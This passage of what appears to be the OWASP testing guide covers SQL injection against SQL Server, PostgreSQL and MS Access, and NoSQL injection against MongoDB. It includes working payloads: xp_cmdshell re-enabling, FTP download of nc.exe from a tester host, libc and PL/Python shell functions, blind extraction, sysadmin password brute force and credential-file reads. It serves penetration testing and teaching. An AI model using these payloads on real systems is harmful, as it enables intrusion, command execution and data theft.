exec master.dbo.xp_cmdshell 'dir c:\inetpub > c:\inetpub\wwwroot\test.txt'--
```

Alternatively, we can use `sp_makewebtask`:

```
exec sp_makewebtask 'C:\Inetpub\wwwroot\test.txt', 'select * from master.dbo.sysobjects'--
```

A successful execution will create a file that can be browsed by the pen tester. Keep in mind that `sp_makewebtask` is deprecated, and, even if it works in all SQL Server versions up to 2005, it might be removed in the future.

In addition, SQL Server built-in functions and environment variables are very handy. The following uses the function `db_name()` to trigger an error that will return the name of the database:

```
/controlboard.asp?boardID=2&itemnum=1%20AND%201=CONVERT(int,%20db_name())
```

Notice the use of convert:

```
CONVERT ( data_type [ ( length ) ] , expression [ , style ] )
```

`CONVERT` will try to convert the result of `db_name` (a string) into an integer variable, triggering an error, which, if displayed by the vulnerable application, will contain the name of the DB.

The following example uses the environment variable `@@version`, combined with a `union select`-style injection, in order to find the version of the SQL Server.

```
/form.asp?prop=33%20union%20select%201,2006-01-06,2007-01-06,1,'stat','name1','name2',2006-01-06,1,@@version%20--
```

And here's the same attack, but using again the conversion trick:

```
/controlboard.asp?boardID=2&itemnum=1%20AND%201=CONVERT(int,%20@@VERSION)
```

Information gathering is useful for exploiting software vulnerabilities at the SQL Server, through the exploitation of an SQL-injection attack or direct access to the SQL listener.

In the following, we show several examples that exploit SQL injection vulnerabilities through different entry points.

Example 1: Testing for SQL Injection in a GET Request

The most simple (and sometimes most rewarding) case would be that of a login page requesting an username and password for user login. You can try entering the following string "' or '1'='1" (without double quotes):

```
https://vulnerable.web.app/login.asp?Username='%20or%20'1'='1&Password='%20or%20'1'='1
```

If the application is using Dynamic SQL queries, and the string gets appended to the user credentials validation query, this may result in a successful login to the application.

Example 2: Testing for SQL Injection in a GET Request

In order to learn how many columns exist

```
https://vulnerable.web.app/list_report.aspx?number=001%20UNION%20ALL%201,1,'a',1,1,1%20FROM%20users;--
```

Example 3: Testing in a POST Request

SQL Injection, HTTP POST Content: `email=%27&whichSubmit=submit&submit.x=0&submit.y=0`

A complete post example (`https://vulnerable.web.app/forgotpass.asp`):

```
POST /forgotpass.asp HTTP/1.1
Host: vulnerable.web.app
[...]
```

```
Referer: http://vulnerable.web.app/forgotpass.asp
Content-Type: application/x-www-form-urlencoded
Content-Length: 50

email=%27&whichSubmit=submit&submit.x=0&submit.y=0
```

The error message obtained when a `'` (single quote) character is entered at the email field is:

```
Microsoft OLE DB Provider for SQL Server error '80040e14'
Unclosed quotation mark before the character string '' '.
/forgotpass.asp, line 15
```

Example 4: Yet Another (Useful) GET Example

Obtaining the application's source code

```
a' ; master.dbo.xp_cmdshell ' copy c:\inetpub\wwwroot\login.aspx c:\inetpub\wwwroot\login.txt';--
```

Example 5: Custom `xp_cmdshell`

All books and papers describing the security best practices for SQL Server recommend disabling `xp_cmdshell` in SQL Server 2000 (in SQL Server 2005 it is disabled by default). However, if we have sysadmin rights (natively or by bruteforcing the sysadmin password, see below), we can often bypass this limitation.

On SQL Server 2000:

- If `xp_cmdshell` has been disabled with `sp_dropextendedproc`, we can simply inject the following code:

```
sp_addextendedproc 'xp_cmdshell','xp_log70.dll'
```

- If the previous code does not work, it means that the `xp_log70.dll` has been moved or deleted. In this case we need to inject the following code:

```
CREATE PROCEDURE xp_cmdshell(@cmd varchar(255), @Wait int = 0) AS
    DECLARE @result int, @OLEResult int, @RunResult int
    DECLARE @ShellID int
    EXECUTE @OLEResult = sp_OACreate 'WScript.Shell', @ShellID OUT
    IF @OLEResult <> 0 SELECT @result = @OLEResult
    IF @OLEResult <> 0 RAISERROR ('CreateObject %0X', 14, 1, @OLEResult)
    EXECUTE @OLEResult = sp_OAMethod @ShellID, 'Run', Null, @cmd, 0, @Wait
    IF @OLEResult <> 0 SELECT @result = @OLEResult
    IF @OLEResult <> 0 RAISERROR ('Run %0X', 14, 1, @OLEResult)
    EXECUTE @OLEResult = sp_OADestroy @ShellID
    return @result
```

This code, written by Antonin Foller (see links at the bottom of the page), creates a new `xp_cmdshell` using `sp_oacreate`, `sp_oamethod` and `sp_oadestroy` (as long as they haven't been disabled too, of course). Before using it, we need to delete the first `xp_cmdshell` we created (even if it was not working), otherwise the two declarations will collide.

On SQL Server 2005, `xp_cmdshell` can be enabled by injecting the following code instead:

```
master..sp_configure 'show advanced options',1
reconfigure
master..sp_configure 'xp_cmdshell',1
reconfigure
```

Example 6: Referer / User-Agent

The `REFERER` header set to:

```
Referer: https://vulnerable.web.app/login.aspx', 'user_agent', 'some_ip'); [SQL CODE]--
```

Allows the execution of arbitrary SQL Code. The same happens with the User-Agent header set to:

```
User-Agent: user_agent', 'some_ip'); [SQL CODE]--
```

Example 7: SQL Server as a Port Scanner

In SQL Server, one of the most useful (at least for the penetration tester) commands is OPENROWSET, which is used to run a query on another DB Server and retrieve the results. The penetration tester can use this command to scan ports of other machines in the target network, injecting the following query:

```
select * from
OPENROWSET('SQLOLEDB','uid=sa;pwd=foobar;Network=DBMSSOCN;Address=x.y.w.z,p;timeout=5','select 1')--
```

This query will attempt a connection to the address x.y.w.z on port p. If the port is closed, the following message will be returned:

```
SQL Server does not exist or access denied
```

On the other hand, if the port is open, one of the following errors will be returned:

```
General network error. Check your network documentation
```

```
OLE DB provider 'sqloledb' reported an error. The provider did not give any information about the error.
```

Of course, the error message is not always available. If that is the case, we can use the response time to understand what is going on: with a closed port, the timeout (5 seconds in this example) will be consumed, whereas an open port will return the result right away.

Keep in mind that OPENROWSET is enabled by default in SQL Server 2000 but disabled in SQL Server 2005.

Example 8: Upload of Executables

Once we can use `xp_cmdshell` (either the native one or a custom one), we can easily upload executables on the target DB Server. A very common choice is `netcat.exe`, but any trojan will be useful here. If the target is allowed to start FTP connections to the tester's machine, all that is needed is to inject the following queries:

```
exec master..xp_cmdshell 'echo open ftp.tester.org > ftpscript.txt';--
exec master..xp_cmdshell 'echo USER >> ftpscript.txt';--
exec master..xp_cmdshell 'echo PASS >> ftpscript.txt';--
exec master..xp_cmdshell 'echo bin >> ftpscript.txt';--
exec master..xp_cmdshell 'echo get nc.exe >> ftpscript.txt';--
exec master..xp_cmdshell 'echo quit >> ftpscript.txt';--
exec master..xp_cmdshell 'ftp -s:ftpscript.txt';--
```

At this point, `nc.exe` will be uploaded and available.

If FTP is not allowed by the firewall, we have a workaround that exploits the Windows debugger, `debug.exe`, that is installed by default in all Windows machines. `Debug.exe` is scriptable and is able to create an executable by executing an appropriate script file. What we need to do is to convert the executable into a debug script (which is a 100% ASCII file), upload it line by line and finally call `debug.exe` on it. There are several tools that create such debug files (e.g.: `makescr.exe` by Ollie Whitehouse and `dbgtool.exe` by `toolcrypt.org`). The queries to inject will therefore be the following:

```
exec master..xp_cmdshell 'echo [debug script line #1 of n] > debugscript.txt';--
exec master..xp_cmdshell 'echo [debug script line #2 of n] >> debugscript.txt';--
....
exec master..xp_cmdshell 'echo [debug script line #n of n] >> debugscript.txt';--
exec master..xp_cmdshell 'debug.exe < debugscript.txt';--
```

At this point, our executable is available on the target machine, ready to be executed. There are tools that automate this process, most notably `Bobcat`, which runs on Windows, and `Sqlninja`, which runs on Unix (See the tools at the bottom of this page).

Obtain Information When It Is Not Displayed (Out of Band)

Not all is lost when the web application does not return any information –such as descriptive error messages (cf. Blind SQL Injection). For example, it might happen that one has access to the source code (e.g., because the web application is based on an open source software). Then, the pen tester can exploit all the SQL injection vulnerabilities discovered offline in the web application. Although an IPS might stop some of these attacks, the best way would be to proceed as follows: develop and test the attacks in a testbed created for that purpose, and then execute these attacks against the web application being tested.

Other options for out of band attacks are described in Sample 4 above-GET-Example).

Blind SQL Injection Attacks

Trial and Error

Alternatively, one may play lucky. That is the attacker may assume that there is a blind or out-of-band SQL injection vulnerability in a the web application. He will then select an attack vector (e.g., a web entry), use fuzz vectors against this channel and watch the response. For example, if the web application is looking for a book using a query

```
select * from books where title="text entered by the user"
```

then the penetration tester might enter the text: `'Bomba' OR 1=1-` and if data is not properly validated, the query will go through and return the whole list of books. This is evidence that there is a SQL injection vulnerability. The penetration tester might later `play` with the queries in order to assess the criticality of this vulnerability.

If Multiple Error Messages Displayed

On the other hand, if no prior information is available, there is still a possibility of attacking by exploiting any `covert channel`. It might happen that descriptive error messages are stopped, yet the error messages give some information. For example:

- In some cases the web application (actually the web server) might return the traditional `500: Internal Server Error`, say when the application returns an exception that might be generated, for instance, by a query with unclosed quotes.
- While in other cases the server will return a `200 OK` message, but the web application will return some error message inserted by the developers `Internal server error` or `bad data`.

This one bit of information might be enough to understand how the dynamic SQL query is constructed by the web application and tune up an exploit. Another out-of-band method is to output the results through HTTP browseable files.

Timing Attacks

There is one more possibility for making a blind SQL injection attack when there is not visible feedback from the application: by measuring the time that the web application takes to answer a request. An attack of this sort is described by Anley from where we take the next examples. A typical approach uses the `waitfor delay` command: let's say that the attacker wants to check if the `pubs` sample database exists, he will simply inject the following command:

```
if exists (select * from pubs..pub_info) waitfor delay '0:0:5'
```

Depending on the time that the query takes to return, we will know the answer. In fact, what we have here is two things: a `SQL injection vulnerability` and a `covert channel` that allows the penetration tester to get 1 bit of information for each query. Hence, using several queries (as many queries as bits in the required information) the pen tester can get any data that is in the database. Look at the following query

```
declare @s varchar(8000)
declare @i int
select @s = db_name()
select @i = [some value]
if (select len(@s)) < @i waitfor delay '0:0:5'
```

Measuring the response time and using different values for `@i`, we can deduce the length of the name of the current database, and then start to extract the name itself with the following query:

```
if (ascii(substring(@s, @byte, 1)) & ( power(2, @bit))) > 0 waitfor delay '0:0:5'
```

This query will wait for 5 seconds if bit `@bit` of byte `@byte` of the name of the current database is 1, and will return at once if it is 0. Nesting two cycles (one for `@byte` and one for `@bit`) we will we able to extract the whole piece of information.

However, it might happen that the command `waitfor` is not available (e.g., because it is filtered by an IPS/web application firewall). This doesn't mean that blind SQL injection attacks cannot be done, as the pen tester should only come up with any time consuming operation that is not filtered. For example

```
declare @i int select @i = 0
while @i < 0xaffff begin
select @i = @i + 1
end
```

Checking for Version and Vulnerabilities

The same timing approach can be used also to understand which version of SQL Server we are dealing with. Of course we will leverage the built-in `@@version` variable. Consider the following query:

```
select @@version
```

On SQL Server 2005, it will return something like the following:

```
Microsoft SQL Server 2005 - 9.00.1399.06 (Intel X86) Oct 14 2005 00:33:37
```

The `2005` part of the string spans from the 22nd to the 25th character. Therefore, one query to inject can be the following:

```
if substring((select @@version),25,1) = 5 waitfor delay '0:0:5'
```

Such query will wait 5 seconds if the 25th character of the `@@version` variable is `5`, showing us that we are dealing with a SQL Server 2005. If the query returns immediately, we are probably dealing with SQL Server 2000, and another similar query will help to clear all doubts.

Example 9: Bruteforce of Sysadmin Password

To bruteforce the sysadmin password, we can leverage the fact that `OPENROWSET` needs proper credentials to successfully perform the connection and that such a connection can be also "looped" to the local DB Server. Combining these features with an inferenced injection based on response timing, we can inject the following code:

```
select * from OPENROWSET('SQLOLEDB','';'sa';'<pwd>','select 1;waitfor delay ''0:0:5'' ')
```

What we do here is to attempt a connection to the local database (specified by the empty field after `SQLOLEDB`) using `sa` and `<pwd>` as credentials. If the password is correct and the connection is successful, the query is executed, making the DB wait for 5 seconds (and also returning a value, since OPENROWSET expects at least one column). Fetching the candidate passwords from a wordlist and measuring the time needed for each connection, we can attempt to guess the correct password. In "Data-mining with SQL Injection and Inference", David Litchfield pushes this technique even further, by injecting a piece of code in order to bruteforce the sysadmin password using the CPU resources of the DB Server itself.

Once we have the sysadmin password, we have two choices:

- Inject all following queries using `OPENROWSET`, in order to use sysadmin privileges
- Add our current user to the sysadmin group using `sp_addsrvrolemember`. The current username can be extracted using inference injection against the variable `system_user`.

Remember that OPENROWSET is accessible to all users on SQL Server 2000 but it is restricted to administrative accounts on SQL Server 2005.

Tools

- Bernardo Damele A. G.: sqlmap, automatic SQL injection tool

References

Whitepapers

- David Litchfield: "Data-mining with SQL Injection and Inference"
- Chris Anley, "(more) Advanced SQL Injection"
- Steve Friedl's Unixwiz.net Tech Tips: "SQL Injection Attacks by Example"
- Alexander Chigrik: "Useful undocumented extended stored procedures"
- Antonin Foller: "Custom xp_cmdshell, using shell object"
- SQL Injection
- Cesar Cerrudo: Manipulating Microsoft SQL Server Using SQL Injection, uploading files, getting into internal network, port scanning, DOS

Testing PostgreSQL

Summary

In this section, some SQL Injection techniques for PostgreSQL will be discussed. These techniques have the following characteristics:

- PHP Connector allows multiple statements to be executed by using `;` as a statement separator
- SQL Statements can be truncated by appending the comment char: `--`.
- `LIMIT` and `OFFSET` can be used in a `SELECT` statement to retrieve a portion of the result set generated by the `query`

From now on it is assumed that `http://www.example.com/news.php?id=1` is vulnerable to SQL Injection attacks.

How to Test

Identifying PostgreSQL

When a SQL Injection has been found, you need to carefully fingerprint the backend database engine. You can determine that the backend database engine is PostgreSQL by using the *::* cast operator.

Examples

`http://www.example.com/store.php?id=1 AND 1::int=1`

In addition, the function *version()* can be used to grab the PostgreSQL banner. This will also show the underlying operating system type and version.

Example

`http://www.example.com/store.php?id=1 UNION ALL SELECT NULL,version(),NULL LIMIT 1 OFFSET 1--`

An example of a banner string that could be returned is:

`PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)`

Blind Injection

For blind SQL injection attacks, you should take into consideration the following built-in functions:

- String Length `LENGTH(str)`
- Extract a substring from a given string `SUBSTR(str,index,offset)`
- String representation with no single quotes `CHR(104)||CHR(101)||CHR(108)||CHR(108)||CHR(111)`

Starting at version 8.2, PostgreSQL introduced a built-in function, `pg_sleep(n)`, to make the current session process sleep for `n` seconds. This function can be leveraged to execute timing attacks (discussed in detail at Blind SQL Injection).

In addition, you can easily create a custom `pg_sleep(n)` in previous versions by using libc:

- `CREATE function pg_sleep(int) RETURNS int AS '/lib/libc.so.6', 'sleep' LANGUAGE 'C' STRICT`

Single Quote Unescape

Strings can be encoded, to prevent single quotes escaping, by using `chr()` function.

- `chr(n)` : Returns the character whose ASCII value corresponds to the number `n`
- `ascii(n)` : Returns the ASCII value which corresponds to the character `n`

Let's say you want to encode the string 'root':

```
select ascii('r')
114
select ascii('o')
111
select ascii('t')
116
```

We can encode 'root' as:

`chr(114)||chr(111)||chr(111)||chr(116)`

Example

`http://www.example.com/store.php?id=1; UPDATE users SET PASSWORD=chr(114)||chr(111)||chr(111)||chr(116)--`

Attack Vectors

Current User

The identity of the current user can be retrieved with the following SQL SELECT statements:

```
SELECT user
SELECT current_user
SELECT session_user
SELECT usename FROM pg_user
SELECT getpgusername()
```

Example

```
http://www.example.com/store.php?id=1 UNION ALL SELECT user,NULL,NULL--
http://www.example.com/store.php?id=1 UNION ALL SELECT current_user, NULL, NULL--
```

Current Database

The built-in function current_database() returns the current database name.

Example

`http://www.example.com/store.php?id=1 UNION ALL SELECT current_database(),NULL,NULL--`

Reading from a File

PostgreSQL provides two ways to access a local file:

- `COPY` statement
- `pg_read_file()` internal function (starting from PostgreSQL 8.1)

COPY

This operator copies data between a file and a table. The PostgreSQL engine accesses the local file system as the `postgres` user.

Example

```
/store.php?id=1; CREATE TABLE file_store(id serial, data text)--
/store.php?id=1; COPY file_store(data) FROM '/var/lib/postgresql/.psql_history'--
```

Data should be retrieved by performing a `UNION Query SQL Injection`:

- retrieves the number of rows previously added in `file_store` with `COPY` statement
- retrieves a row at a time with UNION SQL Injection

```
/store.php?id=1 UNION ALL SELECT NULL, NULL, max(id)::text FROM file_store LIMIT 1 OFFSET 1;--
/store.php?id=1 UNION ALL SELECT data, NULL, NULL FROM file_store LIMIT 1 OFFSET 1;--
/store.php?id=1 UNION ALL SELECT data, NULL, NULL FROM file_store LIMIT 1 OFFSET 2;--
...
...
/store.php?id=1 UNION ALL SELECT data, NULL, NULL FROM file_store LIMIT 1 OFFSET 11;--
```

pg_read_file()

This function was introduced in `PostgreSQL 8.1` and allows one to read arbitrary files located inside DBMS data directory.

Example

`SELECT pg_read_file('server.key',0,1000);`

Writing to a File

By reverting the COPY statement, we can write to the local file system with the `postgres` user rights

`/store.php?id=1; COPY file_store(data) TO '/var/lib/postgresql/copy_output'--`

Shell Injection

PostgreSQL provides a mechanism to add custom functions by using both Dynamic Library and scripting languages such as python, perl, and tcl.

Dynamic Library

Until PostgreSQL 8.1, it was possible to add a custom function linked with `libc`:

`CREATE FUNCTION system(cstring) RETURNS int AS '/lib/libc.so.6', 'system' LANGUAGE 'C' STRICT`

Since `system` returns an `int` how we can fetch results from `system` stdout?

Here's a little trick:

- create a `stdout` table: `CREATE TABLE stdout(id serial, system_out text)`
- executing a shell command redirecting its `stdout`: `SELECT system('uname -a > /tmp/test')`
- use a `COPY` statements to push output of previous command in `stdout` table: `COPY stdout(system_out) FROM '/tmp/test*'`
- retrieve output from `stdout`: `SELECT system_out FROM stdout`

Example

```
/store.php?id=1; CREATE TABLE stdout(id serial, system_out text) --
/store.php?
id=1; CREATE FUNCTION system(cstring) RETURNS int AS '/lib/libc.so.6','system' LANGUAGE 'C'
STRICT --
/store.php?id=1; SELECT system('uname -a > /tmp/test') --
/store.php?id=1; COPY stdout(system_out) FROM '/tmp/test' --
/store.php?id=1 UNION ALL SELECT NULL,
(SELECT system_out FROM stdout ORDER BY id DESC),NULL LIMIT 1 OFFSET 1--
```

Plpython

PL/Python allows users to code PostgreSQL functions in python. It's untrusted so there is no way to restrict what user can do. It's not installed by default and can be enabled on a given database by `CREATELANG`

- Check if PL/Python has been enabled on a database: `SELECT count(*) FROM pg_language WHERE lanname='plpythonu'`
- If not, try to enable: `CREATE LANGUAGE plpythonu`
- If either of the above succeeded, create a proxy shell function: `CREATE FUNCTION proxyshell(text) RETURNS text AS 'import os; return os.popen(args[0]).read() 'LANGUAGE plpythonu`
- Have fun with: `SELECT proxyshell(os command);`

Example

- Create a proxy shell function: `/store.php?id=1; CREATE FUNCTION proxyshell(text) RETURNS text AS 'import os;return os.popen(args[0]).read()' LANGUAGE plpythonu;--`
- Run an OS Command: `/store.php?id=1 UNION ALL SELECT NULL, proxyshell('whoami'), NULL OFFSET 1;--`

Plperl

Plperl allows us to code PostgreSQL functions in perl. Normally, it is installed as a trusted language in order to disable runtime execution of operations that interact with the underlying operating system, such as `open`. By doing so, it's impossible to gain OS-level access. To successfully inject a proxyshell like function, we need to install the untrusted version from the `postgres` user, to avoid the so-called application mask filtering of trusted/untrusted operations.

- Check if PL/perl-untrusted has been enabled: `SELECT count(*) FROM pg_language WHERE lanname='plperlu'`
- If not, assuming that sysadm has already installed the plperl package, try: `CREATE LANGUAGE plperlu`
- If either of the above succeeded, create a proxy shell function: `CREATE FUNCTION proxyshell(text) RETURNS text AS 'open(FD,"$_[0] |");return join("",<FD>);' LANGUAGE plperlu`
- Have fun with: `SELECT proxyshell(os command);`

Example

- Create a proxy shell function: `/store.php?id=1; CREATE FUNCTION proxyshell(text) RETURNS text AS 'open(FD,"$_[0] |");return join("",<FD>);' LANGUAGE plperlu;`
- Run an OS Command: `/store.php?id=1 UNION ALL SELECT NULL, proxyshell('whoami'), NULL OFFSET 1;--`

References

- Testing for SQL Injection
- SQL Injection Prevention Cheat Sheet
- PostgreSQL Official Documentation
- Bernardo Damele and Daniele Bellucci: sqlmap, a blind SQL injection tool

Testing for MS Access

Summary

As explained in the generic SQL injection section, SQL injection vulnerabilities occur whenever user-supplied input is used during the construction of a SQL query without being adequately constrained or sanitized. This class of vulnerabilities allows an attacker to execute SQL code under the privileges of the user that is used to connect to the database. In this section, relevant SQL injection techniques that utilize specific features of Microsoft Access will be discussed.

How to Test

Fingerprinting

Fingerprinting the specific database technology while testing SQL-powered application is the first step to properly asses potential vulnerabilities. A common approach involves injecting standard SQL injection attack patterns (e.g. single quote, double quote, …) in order to trigger database exceptions. Assuming that the application does not handle exceptions with custom pages, it is possible to fingerprint the underline DBMS by observing error messages.

Depending on the specific web technology used, MS Access driven applications will respond with one of the following errors:

```
Fatal error: Uncaught exception 'com_exception' with message Source: Microsoft JET Database Engine
```

or

```
Microsoft JET Database Engine error '80040e14'
```

or

```
Microsoft Office Access Database Engine
```

In all cases, we have a confirmation that we're testing an application using MS Access database.

Basic Testing

Unfortunately, MS Access doesn't support typical operators that are traditionally used during SQL injection testing, including:

- No comments characters
- No stacked queries
- No LIMIT operator
- No SLEEP or BENCHMARK alike operators
- and many others

Nevertheless, it is possible to emulate those functions by combining multiple operators or by using alternative techniques. As mentioned, it is not possible to use the trick of inserting the characters `/*`, `--` or `#` in order to truncate the query. However, we can fortunately bypass this limitation by injecting a 'null' character. Using a null byte `%00` within a SQL query results in MS Access ignoring all remaining characters. This can be explained by considering that all strings are NULL terminated in the internal representation used by the database. It is worth mentioning that the `null` character can sometimes cause troubles too as it may truncate strings at the web server level. In those situations, we can however employ another character: `0x16` (`%16` in URL encoded format).

Considering the following query:

```
SELECT [username],[password] FROM users WHERE [username]='$myUsername' AND [password]='$myPassword'
```

We can truncate the query with the following two URLs:

- `http://www.example.com/page.asp?user=admin'%00&pass=foo`
- `http://www.example.com/page.app?user=admin'%16&pass=foo`

The `LIMIT` operator is not implemented in MS Access, however it is possible to limit the number of results by using the `TOP` or `LAST` operators instead.

```
http://www.example.com/page.app?id=2'+UNION+SELECT+TOP+3+name+FROM+appsTable%00
```

By combining both operators, it is possible to select specific results. String concatenation is possible by using `& (%26)` and `+ (%2b)` characters.

There are also many other functions that can be used while testing SQL injection, including but not limited to:

- ASC: Obtain the ASCII value of a character passed as input
- CHR: Obtain the character of the ASCII value passed as input
- LEN: Return the length of the string passed as parameter
- IIF: Is the IF construct, for example the following statement `IIF(1=1, 'a', 'b')` return `a`
- MID: This function allows you to extract substring, for example the following statement `mid('abc',1,1)` return `a`
- TOP: This function allows you to specify the maximum number of results that the query should return from the top. For example `TOP 1` will return only 1 row.
- LAST: This function is used to select only the last row of a set of rows. For example the following query `SELECT last(*)` FROM users will return only the last row of the result.

Some of these operators are essential to exploit blind SQL injections. For other advanced operators, please refer to the documents in the references.

Attributes Enumeration

In order to enumerate the column of a database table, it is possible to use a common error-based technique. In short, we can obtain the attributes name by analyzing error messages and repeating the query with different selectors. For example, assuming that we know the existence of a column, we can also obtain the name of the remaining attributes with the following query:

```
' GROUP BY Id%00
```

In the error message received, it is possible to observe the name of the next column. At this point, we can iterate the method until we obtain the name of all attributes. If we don't know the name of the first attribute, we can still insert a fictitious column name and obtain the name of the first attribute within the error message.

Obtaining Database Schema

Various system tables exist by default in MS Access that can be potentially used to obtain table names and columns. Unfortunately, in the default configuration of recent MS Access database releases, these tables are not accessible. Nevertheless, it is always worth trying:

- MSysObjects
- MSysACEs
- MSysAccessXML

For example, if a union SQL injection vulnerability exists, you can use the following query:

```
' UNION SELECT Name FROM MSysObjects WHERE Type = 1%00
```

Alternatively, it is always possible to bruteforce the database schema by using a standard wordlist (e.g. FuzzDb).

In some cases, developers or system administrators do not realize that including the actual `.mdb` file within the application webroot can allow to download the entire database. Database filenames can be inferred with the following query:

```
http://www.example.com/page.app?id=1'+UNION+SELECT+1+FROM+name.table%00
```

where `name` is the `.mdb` filename and `table` is a valid database table. In case of password protected databases, multiple software utilities can be used to crack the password. Please refer to the references.

Blind SQL Injection Testing

Blind SQL Injection vulnerabilities are by no means the most easily exploitable SQL injections while testing real-life applications. In case of recent versions of MS Access, it is also not feasible to execute shell commands or read/write arbitrary files.

In case of blind SQL injections, the attacker can only infer the result of the query by evaluating time differences or application responses. It is supposed that the reader already knows the theory behind blind SQL injection attacks, as the remaining part of this section will focus on MS Access specific details.

The following example is used:

```
http://www.example.com/index.php?myId=[sql]
```

where the ID parameter is used within the following query:

```
SELECT * FROM orders WHERE [id]=$myId
```

Let's consider the `myId` parameter vulnerable to blind SQL injection. As an attacker, we want to extract the content of column `username` in the table `users`, assuming that we have already disclosed the database schema.

A typical query that can be used to infer the first character of the username of the 10th rows is:

```
http://www.example.com/index.php?
id=IIF((select%20MID(LAST(username),1,1)%20from%20(select%20TOP%2010%20username%20from%20users)='a',0,'n
o')
```

If the first character is `a`, the query will return `0` or otherwise the string `no`.

By using a combination of the `IFF, MID, LAST` and `TOP` functions, it is possible to extract the first character of the username on a specifically selected row. As the inner query returns a set of records, and not just one, it is not possible to use it directly. Fortunately, we can combine multiple functions to extract a specific string.

Let's assume that we want to retrieve the username of the 10th row. First, we can use the TOP function to select the first ten rows using the following query:

```
SELECT TOP 10 username FROM users
```

Then, using this subset, we can extract the last row by using the LAST function. Once we have only one row and exactly the row containing our string, we can use the IFF, MID and LAST functions to infer the actual value of the username. In our example, we employ IFF to return a number or a string. Using this trick, we can distinguish whether we have a true response or not, by observing application error responses. As `id` is numeric, the comparison with a string results in a SQL error that can be potentially leaked by `500 Internal Server Error pages`. Otherwise, a standard `200 OK` page will be likely returned.

For example, we can have the following query:

```
http://www.example.com/index.php?
id='%20AND%201=0%20OR%20'a'=IIF((select%20MID(LAST(username),1,1)%20from%20(select%20TOP%2010%20username%
20from%20users))='a','a','b')%00
```

that is TRUE if the first character is ‘a’ or false otherwise.

As mentioned, this method allows to infer the value of arbitrary strings within the database:

1. By trying all printable values, until we find a match
2. By inferring the length of the string using the `LEN` function, or by simply stopping after we have found all characters

Time-based blind SQL injections are also possible by abusing heavy queries.

References

- MS Access SQL injection cheet sheet
- Access Through Access - Brett Moore
- Access SQL Injection - Brett Moore
- MS Access: Functions
- Microsoft Access - Wikipedia

Testing for NoSQL Injection

Summary

NoSQL databases provide looser consistency restrictions than traditional SQL databases. By requiring fewer relational constraints and consistency checks, NoSQL databases often offer performance and scaling benefits. Yet these databases are still potentially vulnerable to injection attacks, even if they aren't using the traditional SQL syntax. Because these NoSQL injection attacks may execute within a procedural language, rather than in the declarative SQL language, the potential impacts are greater than traditional SQL injection.

NoSQL database calls are written in the application's programming language, a custom API call, or formatted according to a common convention (such as `XML`, `JSON`, `LINQ`, etc). Malicious input targeting those specifications may not trigger the primarily application sanitization checks. For example, filtering out common HTML special characters such as `< > & ;` will not prevent attacks against a JSON API, where special characters include `/ { } :`.

There are now over 150 NoSQL databases available for use within an application, providing APIs in a variety of languages and relationship models. Each offers different features and restrictions. Because there is not a common language between them, example injection code will not apply across all NoSQL databases. For this reason, anyone testing for NoSQL injection attacks will need to familiarize themselves with the syntax, data model, and underlying programming language in order to craft specific tests.

NoSQL injection attacks may execute in different areas of an application than traditional SQL injection. Where SQL injection would execute within the database engine, NoSQL variants may execute during within the application layer or the database layer, depending on the NoSQL API used and data model. Typically NoSQL injection attacks will execute where the attack string is parsed, evaluated, or concatenated into a NoSQL API call.

Additional timing attacks may be relevant to the lack of concurrency checks within a NoSQL database. These are not covered under injection testing. At the time of writing MongoDB is the most widely used NoSQL database, and so all examples will feature MongoDB APIs.

How to Test

Testing for NoSQL Injection Vulnerabilities in MongoDB

The MongoDB API expects BSON (Binary JSON) calls, and includes a secure BSON query assembly tool. However, according to MongoDB documentation - unserialized JSON and JavaScript expressions are permitted in several alternative query parameters. The most commonly used API call allowing arbitrary JavaScript input is the `$where` operator.

The MongoDB `$where` operator typically is used as a simple filter or check, as it is within SQL.

```
db.myCollection.find( { $where: "this.credits`` ``==`` ``this.debits" } );
```

Optionally JavaScript is also evaluated to allow more advanced conditions.

```
db.myCollection.find( { $where: function() { return obj.credits - obj.debits < 0; } } );
```

Example 1

If an attacker were able to manipulate the data passed into the `$where` operator, that attacker could include arbitrary JavaScript to be evaluated as part of the MongoDB query. An example vulnerability is exposed in the following code, if user input is passed directly into the MongoDB query without sanitization.

```
db.myCollection.find( { active: true, $where: function() { return obj.credits - obj.debits < $userInput;
} } );;
```

As with testing other types of injection, one does not need to fully exploit the vulnerability to demonstrate a problem. By injecting special characters relevant to the target API language, and observing the results, a tester can determine if the application correctly sanitized the input. For example within MongoDB, if a string containing any of the following special characters were passed unsanitized, it would trigger a database error.

```
' " \ ; { }
```

With normal SQL injection, a similar vulnerability would allow an attacker to execute arbitrary SQL commands - exposing or manipulating data at will. However, because JavaScript is a fully featured language, not only does this allow an attacker to manipulate data, but also to run arbitrary code. For example, instead of just causing an error when testing, a full exploit would use the special characters to craft valid JavaScript.

This input `0;var date=new Date(); do{curDate = new Date();}while(curDate-date<10000)` inserted into `$userInput` in the above example code would result in the following JavaScript function being executed. This specific attack string would case the entire MongoDB instance to execute at 100% CPU usage for 10 second.

```
function() { return obj.credits - obj.debits < 0;var date=new Date(); do{curDate = new Date();}while(curDate-date<10000); }
```

Example 2

Even if the input used within queries is completely sanitized or parameterized, there is an alternate path in which one might trigger NoSQL injection. Many NoSQL instances have their own reserved variable names, independent of the application programming language.

For example within MongoDB, the `$where` syntax itself is a reserved query operator. It needs to be passed into the query exactly as shown; any alteration would cause a database error. However, because `$where` is also a valid PHP variable name, it may be possible for an attacker to insert code into the query by creating a PHP variable named `$where`. The PHP MongoDB documentation explicitly warns developers:

Please make sure that for all special query operators (starting with `$`) you use single quotes so that PHP doesn't try to replace `$exists` with the value of the variable `$exists`.

Even if a query depended on no user input, such as the following example, an attacker could exploit MongoDB by replacing the operator with malicious data.

```
db.myCollection.find( { $where: function() { return obj.credits - obj.debits < 0; } } );
```

One way to potentially assign data to PHP variables is via HTTP Parameter Pollution (see: Testing for HTTP Parameter pollution). By creating a variable named `$where` via parameter pollution, one could trigger a MongoDB error indicating that the query is no longer valid. Any value of `$where` other than the string `$where` itself, should suffice to demonstrate vulnerability. An attacker would develop a full exploit by inserting the following:

```
$where: function() { //arbitrary JavaScript here }
```

References

Injection Payloads

- Injection payload wordlist with examples of NoSQL Injection for MongoDB

Whitepapers

- Bryan Sullivan from Adobe: "Server-Side JavaScript Injection"
- Bryan Sullivan from Adobe: "NoSQL, But Even Less Security"
- Erlend from Bekk Consulting: "[Security] NOSQL-injection"
- Felipe Aragon from Syhunt: "NoSQL/SSJS Injection"
- MongoDB Documentation: "How does MongoDB address SQL or Query injection?"

